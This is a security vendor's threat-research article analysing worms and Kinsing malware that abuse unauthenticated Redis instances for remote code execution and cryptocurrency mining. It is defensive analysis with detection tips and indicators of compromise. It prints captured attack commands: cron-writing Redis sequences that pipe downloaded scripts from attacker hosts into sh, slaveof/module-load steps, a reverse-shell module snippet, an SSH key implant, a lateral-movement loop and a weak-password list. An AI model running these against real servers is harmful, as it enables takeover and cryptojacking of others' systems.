Exposed Redis Instances Abused for Remote Code Execution, Cryptocurrency Mining

By By: David Fiser Apr 21, 2020 Read time: 9 min (2435 words)

Published: 2020-04-21 · Archived: 2026-04-05 13:12:51 UTC

Recently, we wrote an article about more than 8,000 unsecured Redis instancesopen on a new tab found in the cloud. In this article, we expound on how these instances can be abused to perform remote code execution (RCE), as demonstrated by malware samples captured in the wild. These malicious files have been found to turn Redis instances into cryptocurrency-miningnews- cybercrime-and-digital-threats bots and have been discovered to infect other vulnerable instances via their "wormlike" spreading capability.

Redis, which is intended to be used in trusted environments, has a protected mode configurationopen on a new tab and is set to be updated to a new version, Redis 6.0, which will introduce new security features such as access-control lists (ACLs). However, as of now, Redis users with instances that don't bear Transport Layer Security (TLS) encryption, password protection, or both are susceptible to having over 200 commandsopen on a new tab available once attackers get inside the environment. At present, Redis does not have authentication set by default. And even if a password is set, it's important to keep in mind that the password should be strong enough in order to be resistant to brute-force attacks.

We've observed attackers using these scenarios in a honeypot we've set up to attract and monitor attackers in the wild:

Scenario 1: Abusing the config command

An attacker sets several keys on a Redis database file as cron tasks. The database values follow a specification of cronopen on a new tab (a daemon that executes scheduled commands) and crontabopen on a new tab (a file that is used to schedule the execution of programs) file formats.

```
flushall
set backup1 "\n\n\n*/2 * * * * cdl -fsSL
                                      | sh\n\n"
set backup2 "\n\n\n*/3 * * * * wget -q -O-
                                      | sh\n\n"
set backup3 "\n\n\n*/4 * * * * curl -fsSL
                                                  | sh\n\n"
set backup4 "\n\n\n*/5 * * * * wdl -q -O-
                                                  | sh\n\n"
```

open on a new tabFigure 1. Setting keys as cron tasks

Using the *config* command, the attacker sets the directory to */var/spool/cron* and the *dbfilename* to a username (e.g., *root*) and saves the database (with the file name *root*).

```
config set dir "/var/spool/cron/"
config set dbfilename "root"
save
config set dir "/var/spool/cron/crontabs"
save
```

open on a new tabFigure 2. Saving the database to cron directories

The content of the root file name looks like the screenshot below — basically a few readable lines written in the cron file format in between binary data.

```
REDIS0009ú       redis-ver5.0.7ú
redis-bitsÀ@úctimeÂ#z^úused-memÂ`B úaof-preambleÀ þ Û backup3@S

*/4 * * * * curl -fsSL                                      | sh

backup2@G

*/3 * * * * wget -q -O-                              | sh

backup1@E
```

open on a new tab

Figure 3. What the cron file name looks like

Despite the fact that the file has a partly binary format, when cron is installed, it finds a valid entry and executes a downloaded shell script at the attacker's discretion — all caused by an unsecured Redis instance.

```
00000029  2a 34 0d 0a 24 36 0d 0a  63 6f 6e 66 69 67 0d 0a   *4..$6.. config..
00000039  24 33 0d 0a 73 65 74 0d  0a 24 31 30 0d 0a 64 62   $3..set. .$10..db
00000049  66 69 6c 65 6e 61 6d 65  0d 0a 24 39 0d 0a 62 61   filename ..$9..ba
00000059  63 6b 75 70 2e 64 62 0d  0a                        ckup.db. .
    00002CFB  2b 4f 4b 0d 0a                                     +OK..
00000062  2a 31 0d 0a 24 34 0d 0a  73 61 76 65 0d 0a         *1..$4.. save..
    00002D00  2b 4f 4b 0d 0a                                     +OK..
00000070  2a 31 0d 0a 24 38 0d 0a  66 6c 75 73 68 61 6c 6c   *1..$8.. flushall
00000080  0d 0a                                              ..
    00002D05  2b 4f 4b 0d 0a                                     +OK..
00000082  2a 33 0d 0a 24 33 0d 0a  73 65 74 0d 0a 24 37 0d   *3..$3.. set..$7.
00000092  0a 62 61 63 6b 75 70 31  0d 0a 24 36 39 0d 0a 0a   .backup1 ..$69...
000000A2  0a 0a 2a 2f 32 20 2a 20  2a 20 2a 20 2a 20 63 64   ..*/2 *  * * * cd
000000B2  6c 20 2d 66 73 53 4c 20  68 74 74 70 3a 2f 2f 31   l -fsSL  http://1
000000C2  37 38 2e 31 35 37 2e 39  31 2e 32 36 2f 65 63 38   78.157.9 1.26/ec8
000000D2  63 65 36 61 62 2f 69 6e  69 74 2e 73 68 20 7c 20   ce6ab/in it.sh |
000000E2  73 68 0a 0a 0d 0a                                  sh....
    00002D0A  2b 4f 4b 0d 0a                                     +OK..
000000E8  2a 33 0d 0a 24 33 0d 0a  73 65 74 0d 0a 24 37 0d   *3..$3.. set..$7.
000000F8  0a 62 61 63 6b 75 70 32  0d 0a 24 37 31 0d 0a 0a   .backup2 ..$71...
00000108  0a 0a 2a 2f 33 20 2a 20  2a 20 2a 20 2a 20 77 67   ..*/3 *  * * * wg
00000118  65 74 20 2d 71 20 2d 4f  2d 20 68 74 74 70 3a 2f   et -q -O - http:/
00000128  2f 31 37 38 2e 31 35 37  2e 39 31 2e 32 36 2f 65   /178.157 .91.26/e
00000138  63 38 63 65 36 61 62 2f  69 6e 69 74 2e 73 68 20   c8ce6ab/ init.sh
00000148  7c 20 73 68 0a 0a 0d 0a                            | sh....
    00002D0F  2b 4f 4b 0d 0a                                     +OK..
```

open on a new tab

Figure 4. An example of an RCE attack performed on an exposed Redis instance using cron

Scenario 2: Abusing the slaveof feature

The second approach is based on the fact that Redis can be used as a distributed databaseopen on a new tab. In this approach, an attacker first crafts a malicious Redis instance and compiles a malicious Redis module. The crafted Redis instance becomes a master server that sends the *slaveof* commandopen on a new tab to the vulnerable instance. The attacker then initiates a *full resync* from the master and sends the malicious Redis module. Afterward, the *module load* command is triggered, effectively loading a backdoor inside the vulnerable Redis module. This technique was discussed by Pavel Toporkov, a security researcher, in his "Redis Post-exploitation"open on a new tab presentation at the ZeroNights conference in 2018.

It should be noted that starting with Redis 5.0, which was released in October 2018, Redis no longer uses the word "slave" and uses the *replicaof*open on a new tab command instead. However, for backward compatibility, the *slaveof* command still works for earlier versions.

```
int __cdecl RedisModule_OnLoad(RedisModuleCtx_0 *ctx, RedisModuleString_0 **argv, int argc)
{
  if ( RedisModule_Init(ctx, "system", 1, 1) == 1 )
    return 1;
  if ( RedisModule_CreateCommand(ctx, "system.exec", DoCommand, "readonly", 1, 1, 1) == 1 )
    return 1;
  if ( RedisModule_CreateCommand(ctx, "system.rev", RevShellCommand, "readonly", 1, 1, 1) == 1 )
    return 1;
  return RedisModule_CreateCommand(ctx, "system.d", Download, "readonly", 1, 1, 1) == 1;
}
```

open on a new tabFigure 5. An example of a malicious Redis module registering three commands

```
00000000  2a 33 0d 0a 24 37 0d 0a  73 6c 61 76 65 6f 66 0d  *3..$7.. slaveof.
00000010  0a 24 32 0d 0a 4e 4f 0d  0a 24 33 0d 0a 4f 4e 45  .$2..NO. .$3..ONE
00000020  0d 0a                                             ..
    00000000  2b 4f 4b 0d 0a                                    +OK..
00000022  2a 33 0d 0a 24 37 0d 0a  73 6c 61 76 65 6f 66 0d  *3..$7.. slaveof.
00000032  0a 24 31 33 0d 0a 38 32  2e 31 31 38 2e 31 37 2e  .$13..82 .118.17.
00000042  31 33 33 0d 0a 24 34 0d  0a 38 38 38 36 0d 0a     133..$4. .8886..
    00000005  2b 4f 4b 0d 0a                                    +OK..
00000051  2a 34 0d 0a 24 36 0d 0a  63 6f 6e 66 69 67 0d 0a  *4..$6.. config..
00000061  24 33 0d 0a 73 65 74 0d  0a 24 31 30 0d 0a 64 62  $3..set. .$10..db
00000071  66 69 6c 65 6e 61 6d 65  0d 0a 24 37 0d 0a 72 65  filename ..$7..re
00000081  64 32 2e 73 6f 0d 0a                              d2.so..
    0000000A  2b 4f 4b 0d 0a                                    +OK..
00000088  2a 33 0d 0a 24 36 0d 0a  4d 4f 44 55 4c 45 0d 0a  *3..$6.. MODULE..
00000098  24 34 0d 0a 4c 4f 41 44  0d 0a 24 39 0d 0a 2e 2f  $4..LOAD ..$9.../
000000A8  72 65 64 32 2e 73 6f 0d  0a                       red2.so. .
    0000000F  2b 4f 4b 0d 0a                                    +OK..
000000B1  2a 33 0d 0a 24 37 0d 0a  73 6c 61 76 65 6f 66 0d  *3..$7.. slaveof.
000000C1  0a 24 32 0d 0a 4e 4f 0d  0a 24 33 0d 0a 4f 4e 45  .$2..NO. .$3..ONE
000000D1  0d 0a                                             ..
    00000014  2b 4f 4b 0d 0a                                    +OK..
000000D3  2a 34 0d 0a 24 36 0d 0a  63 6f 6e 66 69 67 0d 0a  *4..$6.. config..
000000E3  24 33 0d 0a 73 65 74 0d  0a 24 31 30 0d 0a 64 62  $3..set. .$10..db
000000F3  66 69 6c 65 6e 61 6d 65  0d 0a 24 38 0d 0a 64 75  filename ..$8..du
00000103  6d 70 2e 72 64 62 0d 0a                           mp.rdb..
    00000019  2b 4f 4b 0d 0a                                    +OK..
0000010B  2a 32 0d 0a 24 38 0d 0a  73 79 73 74 65 6d 2e 64  *2..$8.. system.d
0000011B  0d 0a 24 32 0d 0a 69 64  0d 0a                    ..$2..id ..
    0000001E  24 30 0d 0a 0d 0a                                 $0....
00000125  2a 33 0d 0a 24 36 0d 0a  4d 4f 44 55 4c 45 0d 0a  *3..$6.. MODULE..
00000135  24 36 0d 0a 55 4e 4c 4f  41 44 0d 0a 24 36 0d 0a  $6..UNLO AD..$6..
00000145  73 79 73 74 65 6d 0d 0a                           system..
```

open on a new tabFigure 6. An example of a malicious Redis module's deployment and command call

The malicious Redis module in this case downloads a version of the Kinsing malwarenews article, which then downloads and executes the XMRig Monero cryptocurrency mineropen on a new tab.

```
  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
  116 redis     20   0 2737756   2.3g   2584 S 100.3  29.8  46:28.75 kdevtmpfsi
```

open on a new tab

Figure 7. XMRig cryptocurrency miner executed from Redis found to be consuming significant resources

An overview of observed malware samples

In this section, we highlight a few notable malware samples that have been distributed in exposed Redis instances via either of the aforementioned methods, and that have been caught by our honeypots.

Case 1: Multiplatform shell-based worm installing cryptocurrency-mining malware

The first in-the-wild malware we observed was a newer version of a piece of cryptocurrency-mining malware that was detected to have taken advantage of known vulnerabilities in the search engine Elasticsearchopen on a new tab. This malware is a multiplatform worm: It has both Linux and Windows versions with a set of scripts written in shell and

PowerShell, and some of its components are binaries written in Golang that have been compiled into executable files. The infection can be noticed in a modified cron file (as seen in Scenario 1) containing a link to an *init.sh* file.

Init.sh

This is the starting or initialization script of the shell-based malware. The important function of this script is to uninstall, terminate, and kill various resource-intensive and competing processes. This script runs the following tasks:

1. Uninstall the Alibaba Cloud service (an action that may have been inspired by this repositoryopen on a new tab).
2. Uninstall the Tencent agent (an action that may have been inspired by this repositoryopen on a new tab).
3. Delete various files and kill various processes and Docker instances.

```
docker ps | grep "pocosow" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "gakeaws" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "azulu" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "auto" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "xmr" | awk '{print $1}' | xargs -I % docker kill %
docker ps | grep "mine" | awk '{print $1}' | xargs -I % docker kill %
```

open on a new tab

4. Kill processes that bear the same name as the modules used by this specific malware:

- *sysguerd*
- *sh*
- *sysupdata*
- *networkservics*

5. If root, download and install malware files into */etc/*, otherwise, use */tmp/*. These files are *miner*, *miner config*, *watchdog*, *update*, and *scanner*.
6. Add persistence through *updata.sh*, which has the same contents as *init.sh* and is added to crontab.
7. Install a new Secure Shell (SSH) authorized key into */root/.ssh/authorized_keys*:

```
        echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC9W
SeSSdZ6NaYVqfSJgXUSgiQbktTo8Fhv43R9FWDvVhSrwPoFBz9SAfgO
WLG7TGMpkbK7z6G8HAZx7u315+Vc82dKtI0zb/ohYSBb7pK/2QFeVa2
ZbQVlrPfsxXH2bOLc1PMrK1oG8dyk8gY8m4iZfr9ZDGxs4gAqdWtBQN
root@u17" >> /root/.ssh/authorized_keys
```

open on a new tab

8. Block outgoing traffic to ports 3333, 5555, 7777, and 9999 using the *iptables* command *iptables -A OUTPUT -p tcp –dport ???? -j DROP*.
9. Clear bash history.
10. For all hosts (public keys of previously accessed servers) in */root/.ssh/known_hosts*, and if the */root/.ssh/id_rsa.pub* file exists (a file with the public key of a previously generated SSH key pair), SSH then tries to connect to all of these known hosts via *ssh -oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no*. For each successfully connected instance, it will download and execute https://<server>/<path>/is.sh.

```
if [ -f /root/.ssh/known_hosts ] && [ -f /root/.ssh/id_rsa.pub ]; then
  for h in $(grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" /root/.ssh/known_hosts); do ssh
-oBatchMode=yes -oConnectTimeout=5 -oStrictHostKeyChecking=no $h 'curl -o-
http:/                              | bash >/dev/null 2>&1 &' & done
fi
```

open on a new tab

11. Download and execute https://<server>/<path>/is.sh on the affected machine.

Is.sh

This is an installation script used for performing the following tasks:

1. Kill the following running processes:

- *redisscan*open on a new tab (a process that recursively scans the keyspace of Redis 2.8)
- *ebscan* (a scan process that uses the *masscan* tool)
- *redis-cli*open on a new tab (Redis's command line interface, which allows the sending of commands to Redis and the reading of the server's replies directly on the terminal)
- *barad_agent* (a cloud-related service)
- *masscan* (a mass IP port scanner)
- *.sr0*
- *clay*
- *udevs*
- *.sshd* (an OpenSSH server process that listens to incoming connections)
- *xig*

2. Install the required software via *apt-get* or *yum package managers*. The required software includes *redis-tools*, *iptables*, *wget*, *curl*, and *unhide*.
3. Kill hidden processes.
4. Download and install *masscan*open on a new tab and *pnscan*open on a new tab.
5. Download and execute *rs.sh*.

Rs.sh

This malicious, custom-made script is used to perform scans for Redis instances, with the following actions. Redis instances usually listen on port 6379. Two publicly available scanners are used for performing the Redis scanning task.

1. Block all incoming traffic to port 6379 and allow only incoming traffic from the localhost using the *iptables* command.
2. Create a .dat file that contains the following contents. This method was described in Scenario 1.

```
config set dbfilename "backup.db"
save
flushall
set backup1 "\n\n\n*/2 * * * * cdl -fsSL http://<server>/<path>/init.sh | sh\n\n"
set backup2 "\n\n\n*/3 * * * * wget -q -O- http://<server>/<path>/init.sh | sh\n\n"
set backup3 "\n\n\n*/4 * * * * curl -fsSL http://<server>/<path>/init.sh | sh\n\n"
set backup4 "\n\n\n*/5 * * * * wdl -q -O- http://<server>/<path>/init.sh | sh\n\n"
config set dir "/var/spool/cron/"
config set dbfilename "root"
save
config set dir "/var/spool/cron/crontabs"
save
```

open on a new tab

3. Scan port 6379 with *pnscan*. In this method, *pnscan* sends bytes **1\r\n$4\r\ninfo\r\n* and looks for *os:Linux* in the response from the scanned machine.
4. Scan port 6379 with *masscan*. The scan is run with the shardopen on a new tab parameter to randomly choose one of 22,000 IP address subsets.
5. Scan port 6379 with *masscan.* In this scan, IP addresses from ranges of private IP addresses and ranges belonging to Alibaba Cloud, Chinanet Shanghai, and China Unicom are used.
6. Scan port 6379 with *masscan* and take known IP addresses from the current network interfaces (using the *ip a* command).
7. For active Redis instances (found via the scanning tasks mentioned in 3 to 6), run:

redis-cli -h HOST -p PORT –raw -a PASSWORD –raw <content of .dat>

The list of weak passwords used include:

- empty password
- redis
- root
- oracle
- password
- p@aaw0rd
- abc123
- abc123!
- 123456
- admin

After a successful connection to the newly found Redis instance, the *init.sh* script is executed via Scenario 1 and the whole infection process is repeated.

With the exception of the analyzed scripts above, this malware also uses a few binaries.

The *watchdog* process, which is a Golang-based compiled file, functions mainly to start four watchdog threads:

- *main_dog_protect_cron_thread*

This checks persistence in cron, and if necessary, adds persistence.

- *main_dog_protect_process_thread*

This checks if required processes are running, and if not, starts them.

- *main_dog_update_thread*

If new versions are available, this updates the *miner*, *config*, *scanner*, and *watchdog* binaries.

- *main_dog_protect_cc_thread*

This checks if a command-and-control (C&C) server is active. If it's not, this looks for a hard-coded address via the Ethereum blockchain explorer.

```
lea     rax, off_836550 ; "                                        "...
mov     [rsp+50h+var_48], rax
call    runtime_convT2Estring
mov     rax, qword ptr [rsp+50h+var_40]
mov     rcx, qword ptr [rsp+50h+var_40+8]
mov     qword ptr [rsp+50h+var_18], rax
mov     qword ptr [rsp+50h+var_18+8], rcx
lea     rax, aAsAtFpInIsLrOf+10233h ; "                                        "..
```

[open on a new tab]

The blockchain data is then transformed to the new C&C server address, which is a very useful feature especially when attackers lose their control of the current C&C servers. After a new C&C address is obtained, the thread checks if the server is active. If it is, the thread appends a hard-coded string with a URL path and downloads the *init.ps* or *init.sh* initialization scripts, and the whole infection process starts again from the beginning.

```
mov     qword ptr [rsp+60h+var_18+8], rax
mov     rax, cs:off_836540 ; "                                   ";
mov     rcx, cs:qword_836548
```

[open on a new tab]

As of the publication of this article, there are no transactions associated with the hard-coded Ethereum address.

Address
Buy | Exchange | Earn Interest | Crypto Credit
Feature Tip: Browse all your favourite Dapps here on Etherscan!
Overview
Balance: 0 Ether
Ether Value: $0.00
More Info
My Name Tag: Not Available, login to update
Transactions | Analytics | Comments

Txn Hash	Block	Age	From	To	Value	[Txn Fee]
There are no matching entries						

[open on a new tab]

The *scanner* process, which is a Golang-based compiled executable, contains a set of exploits for various online services and devices.

The *main_scan* procedure calls the following scanning methods:

- *scan_exp_Cctv_exploit*
- *scan_exp_Redis_exploit*

- *scan_exp_Drupal_exploit*
- *scan_exp_Hadoop_exploit*
- *scan_exp_Spring_exploit*
- *scan_exp_Thinkphp_exploit*
- *scan_exp_Weblogic_exploit*
- *scan_exp_Sqlserver_exploit*
- *scan_exp_Elasticsearch_exploit*

Alibaba Cloud Security made an analysisopen on a new tab of the scanner module with a list of exploits that is almost identical to the list above, with the addition of a new CCTV exploit routine.

It's important to note that there is also a version of Case 1 for Windows using PowerShell; the Task Scheduler is used for persistence, while *netsh* and *net user* are used for adding backup entries to the system.

Case 2: Kinsing malware

The Kinsing malware supports several commands and functions, and has capabilities for both scanning of vulnerable machines and backdoor features. The function *main_getTask* queries *<server>/get/* and enables the execution of a task.


The function *main_doTask* then implements the following commands:

Command	**Function**
scan	TCP scanner
update	Downloads new bot version and runs it
exec	Runs from command line
masscan	Downloads and scans with masscan
exec_output	Runs from command line; output is *POST*ed to *<server>/o*
Socks	Socks proxy
backconnect	Connects to another machine using TCP
request	Performs HTTP request
tcp	Performs TCP request
download_and_exec	Downloads and executes
redis_brute	Brute-forces Redis instances

The communication with a C&C server is encrypted with a hard-coded Rivest Cipher 4 (RC4) password, and the URL path depends on the type of request it sends:

- */get* = get task
- */h* = health
- */getT* = get targets
- */l* = log
- */o* = execute output

- */r* = result of the task
- */s* = send socks
- */mg* = get cryptocurrency miner's process ID (PIC), e.g., {"Pid":110}
- */ms* = send cryptocurrency miner's PID



open on a new tab

Figure 8. Decrypting of a received response to /get path

The function *main_minerRunningCheck* runs in sequence with *main_getMinerPid*, *main_isMinerRunning*, and *main_minRun*, which first kills a currently running process called *kdevtmpfsi*, and then drops and runs the miner. This malware installs the XMRig malware and names it *kdevtmpfsi*.

The function *main_healthChecker* regularly checks if a C&C server is present by sending the *GET* request to *<server>/h*. An RC4-encrypted response returns *OK* if everything is fine.

The function *main_resultSender* tries to *POST* the results of which tasks are completed to *<server>/r*. Communication is also RC4-encrypted.

Conclusion and security recommendations

Proper security measures should be taken, especially within the DevOps environment. Keeping Redis instances unsecured may lead to RCE, techniques for which are actively searched for and exploited in the wild by malicious actors. In this article, we discussed how exposed Redis instances can be abused for cryptocurrency mining, which is a relatively noisy process that uses a significant amount of resources in an affected device. However, this may not be the be-all and end-all of the possible abuse surrounding exposed Redis instances, as the ability to execute code is an attacker's holy grail. Once RCE becomes possible, it can be the first big and detrimental step for malicious actors toward conducting stealthier and more targeted attacks.

For developers, here are several security recommendations for keeping environments better protected:

- When running server-side software, make sure that it is not running under *root* Even when running containers, users must follow best practices and apply the principle of least privilege.
- Keep your software updated to the latest version and use strong passwords. Don't expose it to the internet without applying proper security measures.
- If you are inspecting Redis logs, you can see ongoing attacks from its actual lines. In the screenshot below, pay attention to the full resynchronization request from the master. The replica received about 55 kB from the master, which is exactly the size of the malicious Redis module.

```
 1:S 24 Mar 2020 22:46:42.456 * REPLICAOF 82.118.17.133:8887 enabled (user request from 'id=35 addr=212.8.247.179:33274 fd=8 name= age=0 idle=0 flags=N db=0 sub=0 p
sub=0 multi=-1 qbuf=47 qbuf-free=32721 obl=0 oll=0 omem=0 events=r cmd=slaveof')
 1:S 24 Mar 2020 22:46:43.168 * Connecting to MASTER 82.118.17.133:8887
 1:S 24 Mar 2020 22:46:43.168 * MASTER <-> REPLICA sync started
 1:S 24 Mar 2020 22:46:43.207 * Non blocking connect for SYNC fired the event.
 1:S 24 Mar 2020 22:46:43.245 * Master replied to PING, replication can continue...
 1:S 24 Mar 2020 22:46:43.322 * Trying a partial resynchronization (request 5554ab3a76869288c2aa32b4bd260ea9d03bc81e:1).
 1:S 24 Mar 2020 22:46:43.362 * Full resync from master: ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ:1
 1:S 24 Mar 2020 22:46:43.362 * Discarding previously cached master state.
 1:S 24 Mar 2020 22:46:43.362 * MASTER <-> REPLICA sync: receiving 55640 bytes from master
```

open on a new tab

Trend Micro's cloud security solutions

- The Trend Micro Hybrid Cloud Security solution simplifies security for organizations, allowing them to focus on security and compliance as they migrate to the cloud or adopt DevOps. It provides an all-in-one solution that has the breadth, depth, and innovation required by cloud security, and a single platform for visibility into leading environments like Amazon Web Services (AWS)products, Microsoft Azure, Google Cloudopen on a new tab, and Dockeropen on a new tab.
- The Trend Micro™Cloud Oneopen on a new tab™ software-as-a-service (SaaS) platform provides organizations with real-time security for workloadsopen on a new tab, applicationsopen on a new tab, containersopen on a new tab, serverless environments, file storage systemsopen on a new tab, and networksopen on a new tab, and a single-pane-of-glass view of their hybrid cloud environments.
- The Cloud One platform also includes Cloud One – Conformity, which has automated controls for AWS ElasticCache, which is an in-memory data store for Redis. It ensures that Redis isn't on the default portopen on a new tab and has encryption for data while in transit and at restopen on a new tab.
- For organizations looking for runtime workload and container security or container image security as software, the Deep Security™and Deep Security Smart Checkopen on a new tab solutions can scan container images during pre-deployment and at runtime.

Trend Micro™ Deep Security™ and Vulnerability Protectionopen on a new tab protect users via the following rules:

- 1010231 – Redis Cron Remote Code Execution Vulnerability
- 1009967 – Redis Unauthenticated Code Execution Vulnerability

Trend Micro™ TippingPoint®open on a new tab protects customers through the following rules:

- 37633: TCP: Redis Crontab Command Injection Vulnerability

Indicators of compromise

File	Function	SHA-256
clean.bat	Add user script	19967f6467f05f1ac286eb8b8bf7e251075b7d288fbe9b719b8de0b6330c8787

config.json	Miner config	2c2438019c10352cc6678474072ce57a4191fd6ce54391d4975012f587bec1a0
init.ps1	Init script	d0a28e1f768c524ed3ff962c36ab2861705cdd4fd83ee5b3dc8d897f2034cb05
init.sh	Init script	3c7faf7512565d86b1ec4fe2810b2006b75c3476b4a5b955f0141d9a1c237d38
is.sh	Install script	6faa026af253c784ef97ffec3a9953055d394061a9a1fbfdcc5b28445b73ffdc
kdevtmpfsi	XMrig	24FDF5B1E1E8086031931F2678D874487316DC1E266581B328D6E34A1FD7748C
kinsingbRiXVrNDJc	Bot	d247687e9bdb8c4189ac54d10efd29aee12ca2af78b94a693113f382619a175b
networkservics	Scanner	ea55a206f7047f54a9e97cc3234848dfd3e49d0b5f9569b08545f1ad0e733286
networkservics.exe	Scanner	b6fc454e667081c2add1ffd5a54bafb428a82d8d8a3e34c61fc59075118f4afd
red2.so	Redis module	1fd17076800d993609a8110084f9652d06fe50cd3a279ab709c65a044076fe6d
rs.sh	Redis spreader	e2b982f9540304e31ca8d1cdafb253da7d216d1cc939a281a1a95baaa4be9b2d
sysguerd	Watchdog	bceee7d9ace363ef2bfb1494a9784a6377fe14c4c5fefa0c180fcec33a5d1716
sysguerd.exe	Watchdog	37ecccdfc185615d4452b5c77b7313222b14776c3032c156846258c8f63185fe
sysupdata	Miner	e7446d595854b6bac01420378176d1193070ef776788af12300eb77e0a397bf7
sysupdata.exe	Miner	559a8ff34cf807e508d32e3a28864c687263587fe4ffdcefe3f462a7072dcc74
updata.ps1	Update	d0a28e1f768c524ed3ff962c36ab2861705cdd4fd83ee5b3dc8d897f2034cb05
updata.sh	Update	3c7faf7512565d86b1ec4fe2810b2006b75c3476b4a5b955f0141d9a1c237d38

Multiplatform worm C&C servers

- https://178[.]157[.]91.26
- https://45[.]137[.]151.106

Kinsing C&C servers

- https://45[.]10[.]88.102
- https://91[.]215[.]169.111
- https://139[.]99[.]50.255
- https://193[.]33[.]87.220
- https://195[.]123[.]220.193

Updated as of 7 p.m. PT to update Trend Micro solutions.

Source: https://www.trendmicro.com/en_us/research/20/d/exposed-redis-instances-abused-for-remote-code-execution-cryptocurrency-mining.html